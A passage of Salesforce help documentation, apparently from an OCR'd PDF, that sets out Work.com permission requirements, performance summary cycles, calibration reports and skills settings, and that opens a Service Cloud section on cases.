Assign profiles:	"Manage Users"
Assign user licenses:	"Manage Users"
Assign user feature licenses	"Manage Users"
Set up actions:	"Customize Application"
Customize fields tracked in feeds:	"Customize Application"
Set field-level security:	"Manage Profiles and Permission Sets" "Customize Application"

Thanks and Reward Tasks

This includes tasks for Work.com end users, such as viewing and creating thanks badges and rewards.

End User Task	Preferences and Permissions Required
View the Badges tab:	No additional user permissions needed

End User Task	Preferences and Permissions Required
Build a badge:	"Create" on Documents The "Restrict Custom Badge Creator" setting is disabled by default. If the setting is enabled, users need the "Create Custom Badge Definitions" permission.
View Reward Funds:	"Read" on Reward Funds
Create Reward Funds:	"Create" on Rewards "Create" on Reward Funds
View Reward Fund Types:	"Read" on Reward Fund Types
Create Reward Fund Types:	"Create" on Reward Fund Types "Read" and "Create" on Reward Funds "Read" and "Create" on Rewards

Skills Tasks

This includes tasks for Work.com end users using skills.

End User Task	Preferences and Permissions Required
Add skills:	"Create" on Skills and Skill Users
Remove skills:	"Read" on Skills "Delete" on Skill Users
Add endorsements to skills:	"Create" on Endorsements "Read" on Skills and Skill Users

Goal Tasks

This includes tasks for Work.com end users using goals.

End User Task	Preferences and Permissions Required
View goals:	"Read" on Goals and Goal Links
Create goals:	"Create" on Goals and Goal Links
Edit goals:	"Edit" on Goals and Goal Links
Delete goals:	"Delete" on Goals and Goal Links

Metric Tasks

This includes tasks for Work.com end users using metrics.

End User Task	Preferences and Permissions Required
View metrics:	"Read" on Metrics
Create metrics:	"Create" on Metrics
Link metrics to reports:	"Create" on Metric Data Links

Coaching Tasks

This includes tasks for Work.com end users using coaching spaces.

End User Task	Preferences and Permissions Required
View coaching spaces:	"Read" on Coaching
Create coaching spaces:	"Create" on Coaching
Set coaching to Inactive:	"Edit" on Coaching

Feedback Tasks

This includes tasks for Work.com end users using feedback.

End User Task	Preferences and Permissions Required
View Feedback:	"Read" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles
Create Feedback:	"Create" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles
Edit or submit Feedback:	"Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles
Delete Feedback (only for administrators with MAD/VAD permissions)	"Delete" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles

Performance Summary Tasks

This includes tasks for Work.com end users using performance summaries.

End User Task	Preferences and Permissions Required
View performance summaries:	"Read" on Performance Cycles
Create performance summaries:	"Create" on Performance Cycles
Answer and submit performance summaries:	"Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles
Add peers to performance summaries	"Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles

Performance Summary Cycle Tasks

This includes tasks for Work.com administrators managing performance summary cycles.

Administrator Task	Preferences and Permissions Required
Create a performance summary cycle:	"Create," "Read," "Edit," "Delete," "View All," and "Modify All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles
Add people to a performance summary cycle:	"View Setup and Configuration" "Create," "Read," "Edit," "Delete," "View All," and "Modify All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles
Delete people from a performance summary cycle:	"Create," "Read," "Edit," "Delete," "View All," and "Modify All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles
Edit a performance summary cycle:	"Create," "Read," "Edit," "Delete," "View All," and "Modify All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles
View the Calibration tab:	"Enable Work.com Calibration"
Edit performance ratings:	"Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests "Read" on Performance Cycles "Enable Work.com Calibration"

SEE ALSO:

Enable or Disable Work.com Settings

Work.com Implementation Overview

Create a Support Case


Log a new case with support if you need certain permissions enabled or are experiencing technical difficulties.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. Log in to Salesforce, then go to the Help and Training page.
2. In the Contact Support section, click **Create a Case**.



3. Select your support topic and category.
   For example, if your issue is related to Work.com, click **Sales Cloud** > **Work.com**.
4. Select a question that relates to your issue.
5. If you don't find the solution to your problem, click **Log a New Case**.



6. Enter case details and click **Submit**.

Note: To attach related files, click **Attach a File** after the case is created.

SEE ALSO:

Enable or Disable Work.com Settings

Performance Summary Cycles Overview


Use Work.com performance summary cycles to create, deploy, and share performance summaries across your company.

In a typical performance summary cycle, you perform the following activities:

1. Plan—Create a performance summary cycle and add the people you want reviewed.
2. Deploy—Make the performance summaries available for users to complete.
3. Evaluate—Write performance summaries and submit them.
4. Calibrate—Optionally compare and update submitted performance summaries with the Calibration feature.
5. Share—Share the submitted performance summaries with summary subjects.
6. Finish—End the performance summary cycle.

Click the Performance Cycles tab to see a list of recently viewed performance cycles.

Note: If the Performance Cycles tab isn't displayed, select Work.com from the Force.com app drop-down menu at the top-right or click + to the right of your current tabs and select it from the All Tabs page.




Click **New** to create a performance cycle, or click the name of a cycle to see more details.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.



From this page you can:

- See details about the performance summary cycle.
- Take actions on the cycle. Available actions are determined by your cycle's state and may include **Clone**, **Edit**, **Deploy**, **Delete**, **Share All**, and **Finish**.
- Access the questions related to a performance cycle.
- View a list of performance summary feedback requests. You can also add subjects individually or upload a CSV file to add subjects in bulk.

- View a list of jobs performed by the performance cycle, including cycle deployment and sharing performance summaries.

SEE ALSO:

Performance Summary Overview
Create a Performance Summary Cycle
Add People to a Performance Summary Cycle
Delete People from a Performance Summary Cycle
Deploy a Performance Summary Cycle
Performance Summary Cycle Actions

Create a Performance Summary Cycle

Create a Work.com performance summary cycle from the Performance Cycles page to gather feedback about people in your organization.

1. Click the Performance Cycles tab.

   If the Performance Cycles tab isn't displayed, select Work.com from the Force.com app drop-down menu at the top-right or click + to the right of your current tabs and select it from the All Tabs page.

2. Click **New**.

   Note: You can also create performance cycles by clicking **Clone** on another performance cycle's detail page, but cloning a cycle copies only the cycle name, activity start date, and activity end date. Question sets, due dates, and other details are not copied.

3. Enter a cycle name, an activity start date, and an activity end date.
4. Click **Save**.
5. Click **New Feedback Question Set**.
6. Enter a question set name, feedback type, and due date.

   Question sets group questions according to their intended audience. For example, a performance summary about Bill Jones could have up to four different audiences:

   - Manager Summary—Questions for Bill's manager. By default, every cycle must include a manager summary.
   - Self Summary—Questions for Bill.
   - Peer Summary—Questions for Bill's peers.
   - Skip Level Summary—Questions for Bill's direct reports.

7. Click **Save**.
8. Click **New Feedback Question**.
9. Enter question details.

   You can specify rules for each question:

   - Optional—The person writing the summary isn't required to answer this question.
   - Confidential—The subject of the summary won't see the submitted answer. This rule isn't available for self summaries.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view performance summaries:

- "Read" on Performance Cycles

To create a Performance Summary Cycle:

- "Create," "Read," "Edit," "Delete," "Modify All," and "View All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles

You can also add instructions at the beginning of each question.

10. Click **Save**.

11. Add additional question sets and questions, as needed.

Once you're done adding questions, add people to the performance summary cycle.

SEE ALSO:

- Performance Summary Cycles Overview
- Performance Summary Overview
- Add People to a Performance Summary Cycle
- Deploy a Performance Summary Cycle

Add People to a Performance Summary Cycle

Add people to a performance summary cycle manually or through a CSV file.

You can only add people to summary cycles with a state of Setup or In Progress.

1. Click the Performance Cycles tab.

   If the Performance Cycles tab isn't displayed, select Work.com from the Force.com app drop-down menu at the top-right or click + to the right of your current tabs and select it from the All Tabs page.

2. Click a performance summary cycle.
3. In the Feedback Requests section, add users to the performance cycle.
   - To manually enter subjects, click **Add Subject**. Enter the user's name and click **Save**.
   - To upload subjects through a CSV file, click **Upload Subject CSV**, then select **Choose File**. Select a CSV file, click **Upload**, and save your changes.

     The CSV file should contain a list of either user IDs (example: 005R0000000DjZW) or usernames (example: john@acme.com) in the first column. The data should begin on the second row, because the first row is seen as the header row and is not uploaded.

     Tip: Many organizations have specific requirements about participation in a performance summary cycle. Use the Users report to narrow down the list of users you want to add to performance summaries and obtain the usernames there.

The Job Tracker displays the status of the CSV upload. Additionally, you can confirm the users included in a performance summary cycle in the Feedback Requests section.

SEE ALSO:

- Performance Summary Cycles Overview
- Deploy a Performance Summary Cycle
- Delete People from a Performance Summary Cycle

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view performance summaries:

- "Read" on Performance Cycle

To add people to a Performance Summary Cycle:

- "View Setup and Configuration"

  AND

  "Create," "Read," "Edit," "Delete," "Modify All," and "View All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles

Delete People from a Performance Summary Cycle

If you added someone you don't need to evaluate, delete them from the performance summary cycle.

You can only delete people from summary cycles with a state value of Setup.

1. Click the Performance Cycles tab.

   If the Performance Cycles tab isn't displayed, select Work.com from the Force.com app drop-down menu at the top-right or click + to the right of your current tabs and select it from the All Tabs page.

2. Click a performance summary cycle.
3. In the Feedback Requests section, click **Del** in the Action column of the subject you want to delete.

SEE ALSO:

- Performance Summary Cycles Overview
- Deploy a Performance Summary Cycle
- Add People to a Performance Summary Cycle

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view performance summaries:

- "Read" on Performance Cycle

To delete people from a Performance Summary Cycle:

- "Create," "Read," "Edit," "Delete," "Modify All," and "View All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, and Performance Cycles

Deploy a Performance Summary Cycle

Deploy a performance summary cycle to make the summaries available for people to complete.

Note: You can't edit questions or cycle details after a performance summary cycle is deployed, but you can add more people.

1. Click the Performance Cycles tab.

   If the Performance Cycles tab isn't displayed, select Work.com from the Force.com app drop-down menu at the top-right or click + to the right of your current tabs and select it from the All Tabs page.

2. Click a performance summary cycle.
3. Click **Deploy**.

   Any inactive users are automatically removed prior to cycle deployment. When deployment is complete, you'll receive a detailed email that describes the cycle deployment and any users that were removed. You can add them back again later, if necessary.

Once deployed, a manager summary is assigned to the manager of each person added to the cycle. If the cycle contains self summaries, the self summary is assigned to the associated person. Each person assigned a summary receives an email notification and can start working on their summaries.

SEE ALSO:

- Performance Summary Cycles Overview
- Performance Summary Overview
- Create a Performance Summary Cycle

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To edit a Performance Summary Cycle:

- "Create," "Read," "Edit," "Delete," "Modify All," and "View All" on Feedback, Feedback Questions, Feedback Question Sets, Feedback Requests, Performance Cycles

Performance Summary Cycle Actions

Different actions are available on a performance cycle's detail page depending on the cycle's state.

Action	Available In	Description
Edit	Setup	Allows user to edit a performance cycle's name, activity start date, and activity end date.
Deploy	Setup	Deploys the summary cycle and associated summaries. Changes the summary cycle status to In Progress.
Delete	Setup	Deletes a summary cycle and the associated summaries.
Finish	In Progress	Completes a performance summary cycle and changes the summary cycle status to Finished. This also removes declined summaries and summaries that were not submitted.
Clone	Setup, In Progress, Finished	Clones a summary cycle. This copies the cycle name, activity start date, and activity end date. However, question sets, due dates, people, and other details are not copied.
Share All	In Progress	Shares the submitted performance summaries with the summary subjects. This doesn't include questions marked Confidential.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Performance summaries require a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

SEE ALSO:

- Performance Summary Cycles Overview
- Create a Performance Summary Cycle
- Deploy a Performance Summary Cycle

Calibration Overview

Use Work.com calibration reports to visualize, compare, and update performance ratings across your entire company.

Note: For **Performance Edition** organizations, Calibration is not available for the following profiles: Contract Manager, Marketing User, Read Only, and Solution Manager.

Calibration reports are populated with data from performance summary cycles. They are designed for managers and executives to review overall performance of their teams or organizations. You can quickly identify high and low performers, and depending on user permissions, make changes to a person's individual performance ratings directly in the calibration report.

Create your own calibration report or download the calibration reports package from the Package Installation page.

- Production Calibration Report Package
- Sandbox Calibration Report Package

Access calibration reports from the Calibration tab. Note that you can only view the results for a single performance summary cycle at a time.

The Distribution Graph shows the distribution of ratings for each multiple choice question. Select different questions in the drop-down list to view the associated rating distribution.

The Employees in Graph section shows the performance summary details for users included in the performance review. You can filter and sort each column. Filtering the columns also updates the distribution graph. You can also add custom columns to filter performance summary details by location, department, or other measures. View individual performance summaries by clicking on the View column.

SEE ALSO:

Enable or Disable Work.com Settings
Create a Calibration Report
Customize a Calibration Report
Update Performance Summary Details
Export Calibration Report Details
Performance Summary Cycles Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Calibration requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Calibration tab:
- "Enable Work.com Calibration"

To edit performance ratings:
- "Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests

  AND

  "Read" on Performance Cycles

Create a Calibration Report

Create a calibration report by copying an existing report or creating a new report that meets the proper criteria.

Alternatively, you can download the calibration report package from the Package Installation page.

- Production Calibration Report Package
- Sandbox Calibration Report Package

1. On the Calibration tab, select a calibration report from the drop-down list.
2. Click **View/Edit Report**.
3. Click **Save As**.
4. Type a name, an optional description, unique name, and specify the report folder.

   If the report is saved to a public folder, anyone with permission to view the folder sees this report, but each user will only see performance summaries they have access to. If the report is saved to "My Personal Custom Reports," only you will see the Calibration report.
5. Click **Save & Return to Report**.

   Tip: You can also create a new report. Once a report meets specific criteria, it automatically appears in the Calibration drop down.

   - The report must be a **Work.com Calibration** report type.
   - The report must be in a **Summary Format**, grouped by Feedback Question Name and then by Feedback.
   - These columns should be listed in the report:
     - Performance Cycle ID
     - Feedback Request ID
     - Feedback ID
     - Subject: User ID
     - Subject: Full Name (or Subject: First Name and Subject: Last Name)
   - The report must be filtered to only view one performance summary cycle.

SEE ALSO:

Calibration Overview

Build a New Report

Customize a Calibration Report

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Calibration requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Calibration tab:

- "Enable Work.com Calibration"

Customize a Calibration Report

Enhance your calibration report with additional columns and filters.

Calibration reports use Salesforce reporting. You can filter and specify additional custom columns for your calibration report. The columns display in the order you specify. However, the sort order in reports doesn't apply in calibration reports.

1. On the Calibration tab, select a calibration report from the drop-down list.
2. Click **View/Edit Report**.
3. Click **Customize**.
4. Add filters and columns to your report, as necessary.
   - The following columns are required and can't be removed from calibration reports:
     - Performance Cycle ID
     - Feedback Request ID
     - Feedback ID
     - Subject: User ID
     - Subject: Full Name (or Subject: First Name and Subject: Last Name)
5. Click **Save**.

Example: Some common uses include:

- Filter by Performance Summary Cycle for the required performance summary cycle
- Filter by Department to create a report for the department
- Filter by Location to create a report for that location

SEE ALSO:

Reports Give You Access to Your Data
Calibration Overview
Create a Calibration Report

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Calibration requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Calibration tab:

- "Enable Work.com Calibration"

Update Performance Summary Details

Easily update performance summary details directly in the calibration report.

You can only update performance summaries you have access to. If you have "Modify All Data" or "View All Data" permissions for performance summaries, then you can see the ratings of performance summaries before they are submitted. The only editable fields are the multiple choice questions answered by a user's manager, and do not include peer, self, or skip level summaries. Once the performance summary is finalized and shared with the user, answers can't be edited.

1. On the Calibration tab, select a calibration report from the drop-down list.
2. On the Employees in Graph section, double-click the rating to you want to change.

   You can only change ratings on a submitted performance summary.
3. Select the new value.
4. Click **Save**.

SEE ALSO:

- Calibration Overview
- Create a Calibration Report

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Calibration requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Calibration tab:

- "Enable Work.com Calibration"

To edit performance ratings:

- "Create," "Read," and "Edit" on Feedback, Feedback Question, Feedback Question Sets, and Feedback Requests

  AND

  "Read" on Performance Cycles

Export Calibration Report Details

Performance summary data can be exported with the underlying calibration report.

1. On the Calibration tab, select a calibration report.
2. Click **View/Edit Report**.
3. Click **Export Details**.
4. Select the file encoding and file format.
5. Click **Export**.

SEE ALSO:

Calibration Overview

Create a Calibration Report

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Calibration requires a license to **Work.com**, which is available as an add-on license for **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, or **Developer Edition**, and is included in **Performance Edition**.

USER PERMISSIONS

To view the Calibration tab:

- "Enable Work.com Calibration"

To edit performance ratings:

- "Create," "Read," and "Edit" on Feedback, Feedback Questions, Feedback Question Sets, and Feedback Requests

  AND

  "Read" on Performance Cycles

Skills Customization

You can change object permissions for the skill and endorsement objects to suit the needs of your organization.

Customize the skill and endorsement objects in the same way you edit other objects. This includes adding custom fields, modifying page layouts, and adding triggers, workflow, and validation rules. You can also customize the hovers that appear on skills, so that you expose specific standard and custom fields.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Administrators can change object permissions for the skill and endorsement objects to suit the needs of their organization. For example, you can configure object settings so users can't create skills, and only skills created by an administrator can be assigned to others. By default, supported user profiles have the ability to see, create, edit, and remove skills, and administrators have "Modify All Data" and "View All Data" permissions.

Additionally, administrators can change some skills settings on the Work.com Settings page. From Setup, enter *Work.com Settings* in the Quick Find box, then select **Work.com Settings**.

Edit Skills and Endorsements via record detail pages
Disables inline editing of skills and endorsements on Chatter profiles. Recommended if you have customized these objects with custom required fields.

Note: Don't enable this setting if you want to use skills in Chatter profiles.

Generate feed posts when users add a new skill
Automatically creates a Chatter feed post when a user adds a new skill to a profile.

Enable Suggested Skills
Automatically suggests skills based on users' Chatter topics.

You can also install a package with additional reports and dashboards for thanks and skills features:

- Thanks and Skills Reports and Dashboards (Production Package)
- Thanks and Skills Reports and Dashboards (Sandbox Package)

SEE ALSO:

Skills Overview
Skills Limitations
Object Permissions
Edit Object Permissions in Profiles
Enable or Disable Work.com Settings
Work.com Report and Dashboard Overview

Skills Limitations

Skills and endorsements have special behaviors and limitations.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note the following restrictions:

- The Skills feature is not supported in Communities.
- All skill records are visible to users with the "Read" permission on Skills.
- Skill User and Endorsement records can only be deleted by the owner and users with the "Modify All Data" permission.
- To restore the users and endorsements associated with a deleted skill, retrieve the skill from the recycle bin. Creating a skill with the same name will not restore the prior associations.
- Users can only endorse others, not themselves. Users can't be endorsed more than once by the same person on the same skill.

  Administrators can endorse users on behalf of other users through the API.
- Users can't see the skills widget on a Chatter profile page unless Chatter is enabled and users have the "Read" permission on Skills and Skill Users.

SEE ALSO:

Skills Overview

Skills Customization

Enable or Disable Work.com Settings

SUPPORT YOUR CUSTOMERS

Service Cloud

Use Service Cloud to wow your customers with awesome service and boost your support team's productivity.



With Service Cloud, let your customers choose how they communicate with your support agents, whether it's by web, email, phone, or social media. Make life easier for your support agents by automating processes like case assignment, notifications, escalations, milestones, service contracts, and more. And, give your team a unified help desk from which to see a 360-degree view of each customer case and the tools to resolve them quickly.

Learn Service Cloud with Trailhead!

Case Management

A case is a customer's question or feedback. Customize and automate case support processes for faster response times and happier customers.

- Case Teams Overview
- Case Queues Overview
- Response Rules Setup
- Escalation Rules Setup
- Assignment Rules Setup
- Macros Setup

Knowledge Base

Create, share, and find relevant information faster to deliver awesome customer service.

- Knowledge Overview
- Knowledge Setup

Multi-Channel Support

Make customers happier by offering them many choices in how to reach your support team.

- Web-to-Case Setup
- Email-to-Case Overview
- Question-to-Case Setup
- Live Agent Setup
- Omni-Channel Overview
- Online Communities Overview
- Call Center Overview
- Open CTI Overview
- Social Customer Service Overview
- SOS Setup

Unified Help Desk for Support

Boost support agent productivity with a dashboard-like interface that supports multiple cases across every service channel.

- Case Feed Overview
- Salesforce Console Overview
- Custom Console Components Overview

Customer Support Agreements

Represent and enforce service-level agreements like warranties, subscriptions, or maintenance agreements with entitlement management.

- Entitlements Overview
- Entitlement Management Setup

Tracking Customer Inquiries

Cases

Cases

A case is a customer's question or feedback. Support agents can review cases to see how they can deliver better service. Sales reps can use cases to see how they affect the sales process. Responding to cases keeps your customers happy and enhances your brand.

Your administrator can set up communication channels to gather cases from customers' preferred forms of contact. Channels include Communities for online forums, Email-to-Case for emails, Web-to-Case for websites, Salesforce Call Center for phone calls, and more. Some channels aren't available for Lightning Experience.

From the Cases home page, you can create, locate, and edit cases and also sort and filter cases and queues using standard and custom list views.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tip: If a Salesforce console is set up, you can use its dashboard-like interface to respond to multiple cases faster. If entitlements are set up, you can check whether customers are eligible for support or if cases are close to violating a milestone. If Salesforce to Salesforce is set up and cases are shared with external contacts, choose one of the list views to see cases that your business partners have shared with you. These features are available only in Salesforce Classic.

SEE ALSO:

- Cases Home
- Salesforce Console
- What Is Entitlement Management?
- Using the Chatter Answers Q&A Tab
- Case Management Implementation Guide

Cases Home

From the Cases home page, you can create, locate, and edit cases.

In addition, case home lets you jump to case reports and mass delete cases or mass email contacts on cases.

SEE ALSO:

- Cases
- Guidelines for Working with Cases
- Create Cases
- Cloning Cases
- Close Cases
- Deleting Cases
- Salesforce Console

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:

- "Read" on cases

To create cases:

- "Create" on cases

Viewing Case Lists

